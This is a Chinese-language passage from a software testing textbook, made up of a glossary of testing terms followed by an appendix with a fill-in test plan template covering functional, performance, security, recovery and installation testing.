Experience of Quality 质量体验

客户和用户对于系统是否实现他们的期望和需求的看法。

Exploratory Testing 探索性测试

并行地进行测试的设计、开发和执行，通常伴随着学习被测试的系统和不重要的测试文档。

- F -

Failure 失效

系统或系统部件丧失了(在规定的限度内)执行所要求功能的能力。

Fatal Bug 致命的缺陷

造成系统或程序崩溃(Crash)、死机、悬挂、或数据丢失、或主要功能完全丧失等缺陷。

Fault Injection 错误注入

参见 Error Seeding 错误播种。

Fault of Omission 遗漏缺陷

通过补充文本可以改正的缺陷。

Feasible Coverage 可行覆盖率

已满足覆盖率条件百分比的一种度量，除去不可能或太难满足的部分。

Feature 产品特性

系统中满足用户需求的某种功能、表现和特征。

Fidelity 逼真度

对测试系统，是指准确构造客户的硬件、软件和网络环境的模型和模拟客户行为的程度。

Field-reported Bug 现场报告缺陷

通常由客户或销售人员报告在发布、部署或交付产品时的缺陷。

First Customer Ship 首位客户送货

对于大宗市场系统，指它的系统完成彻底的测试、形成产品、发送给首位付款客户的阶段。也被称为发布或通用有效性。

Fixed or Resolved 已修正状态

缺陷被开发人员处理过并通过开发人员单元测试的状态，还需要测试人员的验证。

Flexibility 灵活性

测试组件能处理被测试系统的细小改变，而不报告不存在的或确实存在的缺陷的程度。

FMEA 失效模型和效果分析

Failure Mode and Effects Analysis 的缩写，一种用于识别和定义潜在质量风险的方法，该方法按风险的优先级别排序，并对每一个风险取相应措施预防和/或发现相关问题。

Functional Specification 产品功能规格说明(书)

产品或系统要实现的、满足用户需求的各种功能、特性和界面的描述(文档)。

Functional Tests 功能测试

参见行为测试或黑盒测试，但它还意味着集中于功能正确性方面的测试。功能测试必须和其他测试方法一起处理潜在的重要的质量风险，比如性能、负荷、容量等。

Functionality 功能性

软件所实现的功能达到它的设计规范和满足用户需求的程度。

- G -

GA 通用有效性

General Availability 的简称,参见首位客户送货。

Grade 等级

对功能用处相同但质量要求不同的产品、过程或体系所做的分类或分级。

Granularity 粒度

聚集的精确度或粗糙度。高粒度测试让测试者检查低级细节,如结构测试。而行为测试不是低粒度测试,它给测试者提供整体系统行为的信息,而不是细节。

- I -

Ideal Fault Condition 理想缺陷条件

在测试理论中,指可达性、必要性和传播性条件。

Identifier 标识符

用以命名、指示或定位的符号,标识符可以和数据结构、数据项或程序位置相关联。

Information 信息

有意义的资料。

Infrastructure 基础设施

组织运行所必需的一组设施、设备和服务。

Implementation Requirement 实现需求

对软件设计的实现产生影响或限制的任何需求。例如,设计描述、软件开发标准、程序设计语言 需求、软件质量保证标准等。

Input 输入

一般术语,表示子系统所操作的任何数据,包括文件输入、函数参数传入值、全局变量值等。

Inspection 检验

通过观察和判断,必要时结合测量、试验所进行的符合性评价。

Integration Testing 集成测试

在单元测试的基础上,按照设计要求,将所有单元(模块/组件)组装成为系统而进行的测试,通过测试,可以发现单元之间关系和接口中的错误。

Interoperability 互操作性

两个或多个系统交换信息并相互使用已交换的信息的能力、或可互相操作的能力。

Isolation 隔离

对缺陷进行分析而找出导致问题的根本原因。如通过重复那些用于再现缺陷的步骤,并改变系统配置、权限、负载等环境因素或条件,从而识别影响缺陷的因素。

- L -

Log File 记录文件

包含测试运行时的实际输出的文件。

- M -

Maintainable 可维护性

由于用户新的需求、功能增强或所发现的问题,对已开始使用的系统修改的难易程度。

Major Bug 一般的缺陷

这样的软件缺陷虽然不影响系统的基本使用,但没有很好地实现功能,没有达到预期效果。如次要功能丧失、提示信息不太准确、用户界面不友好、操作时间长等问题。

Management 管理

指导和控制组织的相互协调的活动。

Management System 管理体系

建立方针和目标并实现这些目标的体系。

Measurement Control System 测量控制体系

为完成计量确认并持续控制测量过程所必需的一组相互关联或相互作用的要素。

Measurement Process 测量过程

确定量值的一组操作。

Metrological Characteristic 计量特性

可影响测量结果的区分的特征。

Metrological Confirmation 计量确认

为了确保测量设备处在符合其预期使用要求的状态所要求的一组操作。

Metrological Function 计量职能

组织建立并实施测量控制体系的职责。

Milestone 里程碑

项目中完成阶段性工作的标志,即将一个过程性的任务用一个结论性的标志来描述任务结束的、明确的起止点。

Minor Bug 微小的缺陷

对功能几乎没有影响,产品及属性仍可使用。如有个错别字、文字排列不对齐等一些小问题。

Modified Top-down Integration 改进的自顶向下集成

集成测试中的一种混合策略。

Modularity 模块性

软件由若干部分组成的离散程度,即表明改变一个组成部分时对另外的组成部分的影响程度。

Module 模块

是离散的程序单元,且对于编译、与其他单元相结合是可识别的。

MTBF 失效平均时间

Mean Time Between Failure 的缩写,其数据预测系统的现场错误率,暗示了稳定性、可靠性。

MTTR 平均维修时间

Mean Time to Repair 的缩写。这个数字表明了系统的可恢复性。

- N -

Necessity Condition 必要性条件

在测试理论中，采用导致程序出现错误内部状态的值来检验缺陷的需求。

Nest 嵌套

把某一类的一个结构或多个结构合并到同一类结构中去，如程序中的循环嵌套，形成自我迭代。

- O -

Objective Evidence 客观证据

支持事物存在或其真实性的资料。

Organization 组织

职责、权限和相互关系得到安排的一组人员及设施。

Organizational Structure 组织结构

人员的职责、权限和相互关系的安排。

Orthogonal 正交

两个或多个变量之间的关系描述，或集合中元素值互不影响的一组集合元素之间关系的描述。

Output 输出

作为子系统执行结果的任何内容，包括文件输出、函数返回值等。

- P -

Peer Review 同级评审

在一个项目组内，组员之间相互阅读和审查对方的代码、缺陷报告、计划书等。

Performance 性能

在指定条件下，用软件实现某种功能所需的计算机资源(包括时间)的有效程度。

Performance Test 性能测试

确定系统运行时的性能表现，如得到运行速度、响应时间、占有系统资源等方面的系统数据。

Pilot Testing 引导测试

验证系统在真实硬件和客户基础上处理典型操作的能力。其测试通过后可以开始系统的部署。

Preventive Action 预防措施

为消除潜在不合格或其他潜在不期望情况的原因所采取的措施。

Priority 优先权

缺陷要被修复的重要性，从用户的角度看，是指缺陷对系统的可行性和可接受性的影响。

Procedure 程序，过程

为进行某项活动或过程所规定的途径。

Program Specification 概要说明

Process 过程

将输入转化为输出的相互关联或相互作用的、有目标的、有组织的、有次序的一系列活动。

Product 产品

过程的结果。

Product Testing 产品测试

参见集成测试。

Project 项目

由一组有起止时间的、相互协调的受控活动所组成的特定过程,该过程要达到符合规定要求的目标,包括时间、成本和资源的约束条件。

- Q -

Qualification Process 鉴定过程

证实满足规定要求的能力的过程。

Quality 质量

是产品或服务满足固有特性(明示或暗示的)要求的程度或其能力的特性和特征的集合。

Quality Assurance 质量保证

通过对软件产品和活动有计划地进行评审和审计来确保任何经过认可的标准和步骤都被遵循、并且保证问题被及时发现和处理。质量管理的一部分,致力于提供能满足质量要求的信任。

Quality Characteristic 质量特性

有关要求的产品、过程或体系的固有特性。

Quality Control 质量控制

质量管理的一部分,致力于满足质量要求。

Quality Improvement 质量改进

质量管理的一部分,致力于增强满足质量要求的能力。

Quality Management 质量管理

指导和控制组织的关于质量的相互协调的活动。

Quality Management System 质量管理体系

指导和控制组织的关于质量的管理体系。

Quality Manual 质量手册

规定组织质量管理体系的文件。

Quality Metric 质量度量

对软件所具有的,影响其质量的给定属性所进行的定量测量。

Quality Objective 质量目标

关于质量的所追求的目的。

Quality Plan 质量计划

对特定的项目、产品、过程或合同,规定由谁及何时应用程序和相关资源的文件。

Quality Planning 质量策划

质量管理的一部分,致力于制定质量目标并规定必要作业过程和相关资源以实现质量目标。

Quality Policy 质量方针

由组织的最高管理者正式发布的该组织总的质量意图和质量方向。

Quality Risk Management 质量风险管理

以预防或发现并消除风险为目的,识别、优化、管理被测试系统质量风险的过程。

- R -

Railroading 铁路运输方式

一种在新的测试循环开始时,不是重新开始测试,而是按测试包的顺序、或从所处位置继续执行测试的技术。这种技术的目标是当范围不是很明确的时候,测试范围达到可接受程度,并使得回归测试间距达到最小。

Record 记录

阐明所取得的结果或提供所完成活动的证据的文件。

Recovery Testing 恢复测试

对系统崩溃或失效之后的系统和数据重新恢复的能力和效率。

Regression 回归

作为被测试系统改变的结果,当系统新的修改版本 S_n+1 包含从 S_1 次修改到 S_n 次修改都没有描述的缺陷时所出现的问题。

Regression Tests 回归测试

用于验证改变了的系统或其组件仍然保持应有的特性,即保证不会因为处理存在的缺陷、添加产品新功能等进行的程序修改而导致原有正常功能的失效。

Regression Test Gap 回归测试间距

对于被测试系统任何给定的改变或修改,整个测试系统提供的测试范围和实际重新执行的部分测试系统提供的测试范围之间的差别。

Release 产品发布

对进入一个过程的下一阶段的许可。

Reliability 可靠性

质量的一种特性,在规定的时间和条件下,软件所能维持其性能水平的程度。

Reporting Logs 报告日志

测试工具产生的原始测试输出,如通过 SoftICE 所捕获的程序运行状态的文本文件。

Requirement 要求

明示的、通常隐含的或必须履行的需求或期望。

Reusability 可重用性,复用率

一个模块可在多种应用中加以利用的程度。

Review 评审

为确定主题事项达到规定目标的适宜性、充分性和有效性所进行的活动。

Root Cause 根本原因

缺陷发生的潜在原因,可能与观察到的缺陷表象不一致。

- S -

Scalability 可扩展性

软件系统可以在不同规模、不同档次的硬件平台上运行的能力。

Script 脚本

自动测试工具的程序指令，程序指令由解释性语言(被称为脚本语言)写成。

Security 安全性，保密性

对软件系统的保护能力，以防止其受到意外的或蓄意的存取、使用、修改、毁坏或泄密。

Security Testing 安全测试

测试系统在应付非授权的内部/外部访问、故意的损坏时的防护情况。

Service Manageability 可维护性

在一个运行软件中，当环境改变或软件发生缺陷时，进行相应修改所做努力的程度。

Severity 严重性

缺陷对被测试系统的影响，在终端客户条件下发生的可能性或失败妨碍系统使用的程度。

SDLC，Software Development Life Cycle 软件开发生命周期

从需求分析、设计、编程、测试到维护的整个软件开发过程。

Software Development Process 软件开发过程

Software Engineering 软件工程

为解决软件开发中各种问题所采用的系统方法和工程技术、工具等的一门学科。

Specification 规范

阐明要求的文件。

Stability 稳定性

在有干扰或破坏事件影响下仍能保持不变的能力或返回到原始状态的能力。

Standard Combining Rules 标准组合规则

组合测试需求来构成测试规格说明的方式。每个测试需求都至少使用一次，每个测试规格说明要满足尽可能多的合理的测试需求。

Stress Testing 压力测试

测试是用来检查系统在大负荷条件下系统运行的情况。

Structured Programming 结构化程序设计

一种定义良好的软件开发技术，采用自顶向下设计和实现方法，并具有结构化程序的控制构造。

Structural Test 结构测试

基于代码的或程序结构内部的测试技术和方法，又称为白盒测试。

Stub 桩模块

对顶层或上层模块进行集成测试中，所编制的替代下层模块的程序。

Supplier 供方

提供产品的组织或个人。

System Testing 系统测试

软件测试的一个阶段，将软件放在整个计算机环境下，包括软硬件平台、某些支持软件、数据和人员等，在实际运行环境下进行一系列的可用性测试。

- T -

TBD 待定

To Be Determined 的简称；在测试文档中表示一项进行中的工作的有用标记。

Test automation 测试自动化

通过软件工具自动执行软件测试的方法。

Test Case 测试用例

为了特定目的(如考察特定程序路径或验证是否符合特定的需求)而设计的测试数据及与之相关的测试规程的一个特定的集合，或称为有效地发现软件缺陷的最小测试执行单元。在 IEEE 829 中，被称为测试规格说明和测试过程。

Test Case Library 测试用例库

独立的、可重用的测试用例集合。

Test Casually 随机测试

模拟客户操作的随意性，进行大量的、自动化的随机测试，来发现今后用户可能会碰到的问题。

Test Coverage 测试覆盖

测试系统覆盖被测试系统的程度，这种度量可以表示为结构化元素(如代码行)或功能点被覆盖的百分比。

Test Environment 测试环境

进行测试的环境，包括测试平台、测试基础设施、测试实验室和其他设施。

Test Escape 测试遗漏

在测试过程中任何应该被捕捉却没有被捕捉到的现场报告缺陷。

Test Phase 测试阶段

指定特殊的质量风险集合并由一个或更多测试通过组成的测试期。

Test Platform 测试平台

被测试系统的任何硬件或软件支持环境，不是测试对象。

Test Specification 测试规格说明

测试规格说明是用来测试子系统的一个特定输入集。测试规格说明满足一个或多个测试需求。例如，单个测试规格说明 $A=-1$ 和 $B=0$ 可以满足 $A<B$ 和 $A<0$ 两个测试需求。测试规格说明还包含根据这些值执行子系统后，预期应得到结果的精确描述。

Test Suite 测试包，测试套件

一组测试用例的集合、执行框架，是组织测试用例的方法，通过测试用例组合可以创造新的测试条件或满足某个特定的测试目标。

Test System 测试系统

集成的和可维护项的集合，用于在被测试的软件或硬件中发现、再生产、隔离、描述和管理缺陷。这些项由测试环境、测试过程和测试组件组成。

Test to Fail 基于失效的测试

以尽可能多地发现系统功能失效、问题为目的，在设计、开发和执行测试时所涉及的想法。这个态度代表了测试的正确思维方法。

Test to Pass 基于通过的测试

以证明符合需求和操作的正确性为目的，在设计、开发和执行测试时所涉及的想法。主要

用于验收测试。

Test Tool 测试工具

应用于测试用例执行、安装或撤销测试环境、创造测试条件或者度量测试结果的过程中的软件系统或程序。

Testability 可测试性

软件的一种性质,表明既便于测试准则的建立又便于就这些准则对软件进行评价的程度。

Tolerance Test 容错测试

对系统在各种异常条件下提供继续操作的能力的测试。

Traceability 可追溯性

追溯所考虑对象的历史、应用情况或所处场所的能力。

- U -

Unit Testing 单元测试

指一段代码、一个函数或子程序、模块或组件的基本测试,一般由开发者执行,采用白盒测试方法,可从程序的内部结构出发设计测试用例。

Usability 可用性

软件在用户学习、操作和理解等方面所做努力的程度,如安装性、使用性、界面友好性等,并能否适用于不同特点的用户,包括对残疾人、有缺陷的人能提供产品使用的有效途径或手段。

- V -

Validation 确认

通过提供客观证据对特定的预期使用或应用要求已得到满足的认定,要能保证所生产的软件可追溯到用户需求的一系列活动。

Verification 验证

即检验软件是否已正确地实现了产品规格书所定义的系统功能和特性。验证过程提供证据表明软件相关产品与所有生命周期活动的要求(如正确性、完整性、一致性、准确性等)相一致。

Version 版本

某一配置项的一个可标识的实例。


- W -

White-box Tests 白盒测试

已知产品的内部工作过程(如计算机程序的结构和语句),检验程序中的变量状态、语句、路径、条件、逻辑结构等是否符合设计规格要求、或达到预定要求的结果。参见结构测试。

Walk-through 走查

评审的一种方式,指由某个设计/开发者通读已书写的设计或编码,其他成员负责提出问题并对有关技术、风格、可能的错误、是否违背开发标准的地方等进行评论。



附 录 B

测试计划模板

<项目名称>

测试计划

修订历史记录

版本	日期	AMD	修订者	说明
1.0	××××年××月××日			

（A—添加，M—修改，D—删除）

目　录

1. 简介

1.1 目的

<项目名称>的这一“测试计划”文档有助于实现以下目标：

[确定现有项目的信息和应测试的软件构件。

列出推荐的测试需求(高级需求)。

推荐可采用的测试策略，并对这些策略加以说明。

确定所需的资源，并对测试的工作量进行估计。

列出测试项目的可交付元素]

1.2 背景

[对测试对象(构件、应用程序、系统等)及其目标进行简要说明。需要包括的信息有：主要的功能和性能、测试对象的构架以及项目的简史。]

1.3 范围

[描述测试的各个阶段(例如，单元测试、集成测试或系统测试)，并说明本计划所针对的测试类型(如功能测试或性能测试)。

简要地列出测试对象中将接受测试或将不接受测试的那些性能和功能。

如果在编写此文档的过程中做出的某些假设可能会影响测试设计、开发或实施，则列出所有这些假设。

列出可能会影响测试设计、开发或实施的所有约束、风险或意外事件。]

2. 测试参考文档和测试提交文档

2.1 测试参考文档

下表列出了制定测试计划时所使用的文档，并标明了各文档的可用性。

[注：可适当地删除或添加文档项。]

文档 （版本/日期）	已创建或可用	已被接收或已经过复审	作者或来源	备注
软件需求定义	是□　否□	是□　否□		
软件系统分析	是□　否□	是□　否□		
软件概要设计	是□　否□	是□　否□		
软件详细设计	是□　否□	是□　否□		
软件测试需求	是□　否□	是□　否□		
硬件需求定义	是□　否□	是□　否□		
硬件结构设计(包含 PCB)	是□　否□	是□　否□		
硬件测试需求	是□　否□	是□　否□		
USB 驱动设计	是□　否□	是□　否□		
模块开发手册	是□　否□	是□　否□		
系统集成方案	是□　否□	是□　否□		
测试方案	是□　否□	是□　否□		
用户操作手册	是□　否□	是□　否□		
安装指南	是□　否□	是□　否□		

2.2　测试提交文档

[下面应当列出在测试阶段结束后，所有可提交的文档。]

3. 测试进度

测试活动	计划开始日期	实际开始日期	结束日期
制定测试计划			
设计测试			
集成测试			
系统测试			
性能测试			
安装测试			
用户验收测试			
对测试进行评估			
产品发布			

4. 测试资源

4.1　人力资源

下表列出了在此项目的人员配备方面所做的各种假定。

[注：可适当地删除或添加角色项。]

角色	所推荐的最少资源(所分配的专职角色数量)	具体职责或注释

4.2 测试环境

下表列出了测试的系统环境。

软件环境(相关软件、操作系统等)
硬件环境(网络、设备等)

4.3 测试工具

此项目将列出测试使用的工具。

用途	工具	生产厂商/自产	版本

5. 系统风险、优先级

[简要描述测试阶段的风险和处理的优先级。]

6. 测试策略

[测试策略提供了对测试对象进行测试的推荐方法。对于每种测试，都应提供测试说明，并解释其实施的原因。

制定测试策略时所考虑的主要事项有：将要使用的技术以及判断测试何时完成的标准。

下面列出了在进行每项测试时需考虑的事项，除此之外，测试还只应在安全的环境中使用已知的、有控制的数据库来执行。]

注意：不实施某种测试，则应该用一句话加以说明，并陈述这样的理由。例如，“将不实施该测试。该测试本项目不适用”。

6.1 数据和数据库完整性测试

[在＜项目名称＞中，数据库和数据库进程应作为一个子系统来进行测试。在测试这些子系统时，不应将测试对象的用户界面用作数据的接口。对于数据库管理系统(DBMS)，还需要进行深入的研究，以确定可以支持以下测试的工具和技术。]

测试目标：	[确保数据库访问方法和进程正常运行，数据不会遭到损坏]
测试范围：	
技术：	[调用各个数据库访问方法和进程，并在其中填充有效的和无效的数据(或对数据的请求)。 检查数据库，确保数据已按预期的方式填充，并且所有的数据库事件已正常发生；或者检查所返回的数据，确保正当的理由检索到了正确的数据]
开始标准：	
完成标准：	[所有的数据库访问方法和进程都按照设计的方式运行，数据没有遭到损坏]
测试重点和优先级：	
需考虑的特殊事项：	[测试可能需要 DBMS 开发环境或驱动程序在数据库中直接输入或修改数据。 进程应该以手工方式调用。 应使用小型或最小的数据库(记录的数量有限)来使所有无法接受的事件具有更大的可视度]

6.2　接口测试

测试目标：	确保接口调用的正确性
测试范围：	所有软件、硬件接口，记录输入输出数据
技术：	
开始标准：	
完成标准：	
测试重点和优先级：	
需考虑的特殊事项：	接口的限制条件

6.3　集成测试

[集成测试主要目的是检测系统是否达到需求，对业务流程及数据流的处理是否符合标准，检测系统对业务流处理是否存在逻辑不严谨及错误，检测需求是否存在不合理的标准及要求。此阶段测试基于功能完成的测试。]

测试目标：	检测需求中业务流程，数据流的正确性
测试范围：	需求中明确的业务流程，或组合不同功能模块而形成一个大的功能
技术：	[利用有效的和无效的数据来执行各个用例、用例流或功能，以核实以下内容： 在使用有效数据时得到预期的结果。 在使用无效数据时显示相应的错误消息或警告消息。 各业务规则都得到了正确的应用]
开始标准：	在完成某个集成测试时必须达到标准
完成标准：	[所计划的测试已全部执行。 所发现的缺陷已全部解决]
测试重点和优先级：	测试重点指在测试过程中需着重测试的地方，优先级可以根据需求及严重性来定
需考虑的特殊事项：	[确定或说明那些将对功能测试的实施和执行造成影响的事项或因素(内部的或外部的)]

6.4　功能测试

[对测试对象的功能测试应侧重于所有可直接追踪到用例或业务功能和业务规则的测试需求。这种测试的目标是核实数据的接受、处理和检索是否正确，以及业务规则的实施是否恰

当。此类测试基于黑盒技术,该技术通过图形用户界面(GUI)与应用程序进行交互,并对交互的输出或结果进行分析,以此来核实应用程序及其内部进程。以下为各种应用程序列出了推荐使用的测试概要。]

测试目标:	[确保测试的功能正常,其中包括导航、数据输入、处理和检索等功能]
测试范围:	
技术:	[利用有效的和无效的数据来执行各个用例、用例流或功能,以核实以下内容: 在使用有效数据时得到预期的结果。 在使用无效数据时显示相应的错误消息或警告消息。 各业务规则都得到了正确的应用]
开始标准:	
完成标准:	
测试重点和优先级:	
需考虑的特殊事项:	[确定或说明那些将对功能测试的实施和执行造成影响的事项或因素(内部的或外部的)]

6.5 用户界面测试

[用户界面(UI)测试用于核实用户与软件之间的交互。UI 测试的目标是确保用户界面会通过测试对象的功能来为用户提供相应的访问或浏览功能。另外,UI 测试还可确保 UI 中的对象按照预期的方式运行,并符合公司或行业的标准。]

测试目标:	[核实以下内容: 通过测试进行的浏览可正确反映业务的功能和需求,这种浏览包括窗口与窗口之间、字段与字段之间的浏览,以及各种访问方法(Tab 键、鼠标移动和快捷键)的使用 窗口的对象和特征(例如,菜单、大小、位置、状态和中心)都符合标准]
测试范围:	
技术:	[为每个窗口创建或修改测试,以核实各个应用程序窗口和对象都可正确地进行浏览,并处于正常的对象状态]
开始标准:	
完成标准:	[成功地核实出各个窗口都与基准版本保持一致,或符合可接受标准]
测试重点和优先级:	
需考虑的特殊事项:	[并不是所有定制或第三方对象的特征都可访问]

6.6 性能评测

[性能评测是一种性能测试,它对响应时间、事务处理速率和其他与时间相关的需求进行评测和评估。性能评测的目标是核实性能需求是否都已满足。实施和执行性能评测的目的是将测试对象的性能行为当作条件(例如工作量或硬件配置)的一种函数来进行评测和微调。

注:以下所说的事务是指“逻辑业务事务”。这种事务被定义为将由系统的某个 Actor 通过使用测试对象来执行的特定用例,添加或修改给定的合同。]

测试目标：	[核实所指定的事务或业务功能在以下情况下的性能行为： 正常的预期工作量、预期的最繁重工作量]
测试范围：	
技术：	[使用为功能或业务周期测试制定的测试过程。 通过修改数据文件来增加事务数量，或通过修改脚本来增加每项事务的迭代数量。 脚本应该在一台计算机上运行(最好是以单个用户、单个事务为基准)，并在多个客户机(虚拟的或实际的客户机，请参见下面的"需考虑的特殊事项")上重复]
开始标准：	
完成标准：	[单个事务或单个用户：在每个事务所预期时间范围内成功地完成测试脚本，没有发生任何故障。] [多个事务或多个用户：在可接受的时间范围内成功地完成测试脚本，没有发生任何故障]
测试重点和优先级：	
需考虑的特殊事项：	[综合的性能测试还包括在服务器上添加后台工作量。 可采用多种方法来执行此操作，其中包括： 直接将"事务强行分配到"服务器上，这通常以"结构化语言"(SQL)调用的形式来实现。 通过创建"虚拟的"用户负载来模拟数百上千个客户机。此负载可通过"远程终端仿真(Remote Terminal Emulation)工具来实现。此技术还可用于在网络中加载"流量"。 使用多台实际客户机(每台客户机都运行测试脚本)在系统上添加负载。 性能测试所用的数据库应该是实际大小或相同缩放比例的数据库]

6.7 容量测试

[容量测试使测试对象处理大量的数据，以确定是否达到了将使软件发生故障的极限。容量测试还将确定测试对象在给定时间内能够持续处理的最大负载或工作量。例如，如果测试对象正在为生成一份报表而处理一组数据库记录，那么容量测试就会使用一个大型的测试数据库。检验该软件是否正常运行并生成了正确的报表。]

测试目标：	[核实测试对象在以下高容量条件下能否正常运行： 连接或模拟了最大(实际或实际允许)数量的客户机，所有客户机在长时间内执行相同的、且情况(性能)最坏的业务功能。 已达到最大的数据库大小(实际的或按比例缩放的)，而且同时执行多个查询或报表事务]
测试范围：	
技术：	[使用为性能评测或负载测试制定的测试。 应该使用多台客户机来运行相同的测试或互补的测试，以便在长时间内产生最繁重的事务量或最差的事务组合(请参见上面的"强度测试") 创建最大的数据库大小(实际的、按比例缩放的或填充了代表性数据的数据库)，并使用多台客户机在长时间内同时运行查询和报表事务]
开始标准：	
完成标准：	[所计划的测试已全部执行，而且达到或超出指定的系统限制时没有出现任何软件故障]
测试重点和优先级：	
需考虑的特殊事项：	[对于上述的高容量条件，哪个时间段是可以接受的时间]

6.8 安全性和访问控制测试

[安全性和访问控制测试侧重于安全性的两个关键方面：

应用程序级别的安全性，包括对数据或业务功能的访问。

系统级别的安全性，包括对系统的登录或远程访问。

应用程序级别的安全性可确保：在预期的安全性情况下，Actor 只能访问特定的功能或用例，或者只能访问有限的数据。例如，可能会允许所有人输入数据，创建新账户，但只有管理员才能删除这些数据或账户。如果具有数据级别的安全性，测试就可确保“用户类型一”能够看到所有客户消息(包括财务数据)，而“用户类型二”只看见同一客户的统计数据。

系统级别的安全性可确保只有具备系统访问权限的用户才能访问应用程序，而且只能通过相应的网关来访问。]

测试目标：	应用程序级别的安全性：[核实 Actor 只能访问其所属用户类型已被授权访问的那些功能或数据。] 系统级别的安全性：[核实只有具备系统和应用程序访问权限的 Actor 才能访问系统和应用程序]
测试范围：	
技术：	应用程序级别的安全性：[确定并列出各用户类型及其被授权访问的功能或数据。] [为各用户类型创建测试，并通过创建各用户类型所特有的事务来核实其权限。] 修改用户类型并为相同的用户重新运行测试。对于每种用户类型，确保正确地提供或拒绝了这些附加的功能或数据。 系统级别的访问：[请参见以下的“需考虑的特殊事项”]
开始标准：	
完成标准：	[各种已知的 Actor 类型都可访问相应的功能或数据，而且所有事务都按照预期的方式运行，并在先前的应用程序功能测试中运行了所有的事务]
测试重点和优先级：	
需考虑的特殊事项：	[必须与相应的网络或系统管理员一起对系统访问权进行检查和讨论。由于此测试可能是网络管理可系统管理的职能，可能会不需要执行此测试]

6.9 故障转移和恢复测试

[故障转移和恢复测试可确保测试对象能成功完成转移，并能从导致意外数据损失或数据完整性破坏的各种硬件、软件和网络故障中恢复。

故障转移测试可确保：对于必须持续运行的系统，一旦发生故障，备用系统就将不失时机地“顶替”发生故障的系统，以避免丢失任何数据或事务。

恢复测试是一种对抗性的测试过程。在这种测试中，将把应用程序或系统置于极端的条件下(或者是模拟的极端条件下)，以产生故障(例如设备输入/输出(I/O)故障或无效的数据库指针和关键字)。然后调用恢复进程并监测和检查应用程序和系统，核实应用程序或系统和数据已得到了正确的恢复。]

测试目标：	[确保恢复进程(手工或自动)将数据库、应用程序和系统正确地恢复到预期的已知状态。测试中将包括以下各种情况： 客户机断电、服务器断电、通过网络服务器产生的通信中断、 数据库指针或关键字无效、数据库中的数据元素无效或遭到破坏]
测试范围：	
技术：	[应该使用为功能和业务周期测试创建的测试来创建一系列的事务。一旦达到预期的测试起点，就应该分别执行或模拟以下操作。 (1) 客户机断电：关闭 PC 的电源。 (2) 服务器断电：模拟或启动服务器的断电过程。 (3) 通过网络服务器产生的中断：模拟或启动网络的通信中断(实际断开通信线路的连接或关闭网络服务器或路由器的电源)。 (4) 一旦实现了上述情况(或模拟情况)，就应该执行其他事务。而且一旦达到第二个测试点状态，就应调用恢复过程。 (5) 在测试不完整的周期时，所使用的技术与上述技术相同，只不过应异常终止或提前终止数据库进程本身。 (6) 对以下情况的测试需要达到一个已知的数据库状态。当破坏若干个数据库字段、指针和关键字时，应该以手工方式在数据库中(通过数据库工具)直接进行。其他事务应该通过使用“应用程序功能测试”和“业务周期测试”中的测试来执行，并且应执行完整的周期]
开始标准：	
完成标准：	[在所有上述情况中，应用程序、数据库和系统应该在恢复过程完成时立即返回到一个已知的预期状态。此状态包括仅限于已知损坏的字段、指针或关键字范围内的数据损坏，以及表明进程或事务因中断而未被完成的报表]
测试重点和优先级：	
需考虑的特殊事项：	(1) [恢复测试会给其他操作带来许多的麻烦。断开缆线连接的方法(模拟断电或通信中断)可能并不可取或不可行。所以，可能会需要采用其他方法，例如诊断性软件工具。 (2) 需要系统(或计算机操作)、数据库和网络组中的资源。 (3) 这些测试应该在工作时间之外或在一台独立的计算机上运行]

6.10 配置测试

[配置测试核实测试对象在不同的软件和硬件配置中的运行情况。在大多数生产环境中，客户机工作站、网络连接和数据库服务器的具体硬件规格会有所不同。客户机工作站可能会安装不同的软件，例如，应用程序、驱动程序等，而且在任何时候，都可能运行许多不同的软件组合，从而占用不同的资源。]

测试目标：	[核实测试可在所需的硬件和软件配置中正常运行]
测试范围：	
技术：	[(1) 使用功能测试脚本。 (2) 在测试过程中或在测试开始之前，打开各种与非测试对象相关的软件(例如 Microsoft 应用程序 Excel 和 Word)，然后将其关闭。 (3) 执行所选的事务，以模拟 Actor 与测试对象软件和非测试对象软件之间的交互。 (4) 重复上述步骤，尽量减少客户机工作站上的常规可用内存]
开始标准：	

续表

完成标准：	[对于测试对象软件和非测试对象软件的各种组合，所有事务都成功完成，没有出现任何故障]
测试重点和优先级：	
需考虑的特殊事项：	[(1) 需要、可以使用并可以通过桌面访问哪种非测试对象软件? (2) 通常使用的是哪些应用程序? (3) 应用程序正在运行什么数据? 例如，在 Excel 中打开的大型电子表格，或是在 Word 中打开的 1000 页文档。 作为此测试的一部分，应将整修系统、网络服务器、数据库等都记录下来]

6.11 安装测试

[安装测试有两个目的。第一个目的是确保该软件在正常情况和异常情况的不同条件下，例如，进行首次安装、升级、完整的或自定义的安装，都能进行安装。异常情况包括磁盘空间不足、缺少目录创建权限等。第二个目的是核实软件在安装后可立即正常运行。这通常是指运行大量为功能测试制定的测试。]

测试目标：	核实在以下情况下，测试对象可正确地安装到各种所需的硬件配置中： (1) 首次安装。以前从未安装过＜项目名称＞的新计算机。 (2) 更新。以前安装过相同版本的＜项目名称＞的计算机。 (3) 更新。以前安装过＜项目名称＞的较早版本的计算机
测试范围：	
技术：	[手工开发脚本或开发自动脚本，以验证目标计算机的 启动或执行安装。 使用预先确定的功能测试脚本子集来运行事务]
开始标准：	
完成标准：	＜项目名称＞事务成功执行，没有出现任何故障
测试重点和优先级：	
需考虑的特殊事项：	[应该选择＜项目名称＞的哪些事务才能准确地测试出＜项目名称＞应用程序已经成功安装，而且没有遗漏主要的软件构件]

7. 问题严重度描述

问题严重度	描述	响应时间
高	例如使系统崩溃	程序员在多长时间内改正此问题
中		
低		

8. 与测试有关的任务

(1) 制定测试计划。

① 确定测试需求、评估风险、制定测试策略。

② 确定测试资源、创建时间表、生成测试计划。

(2) 设计测试。

① 确定并说明测试用例。

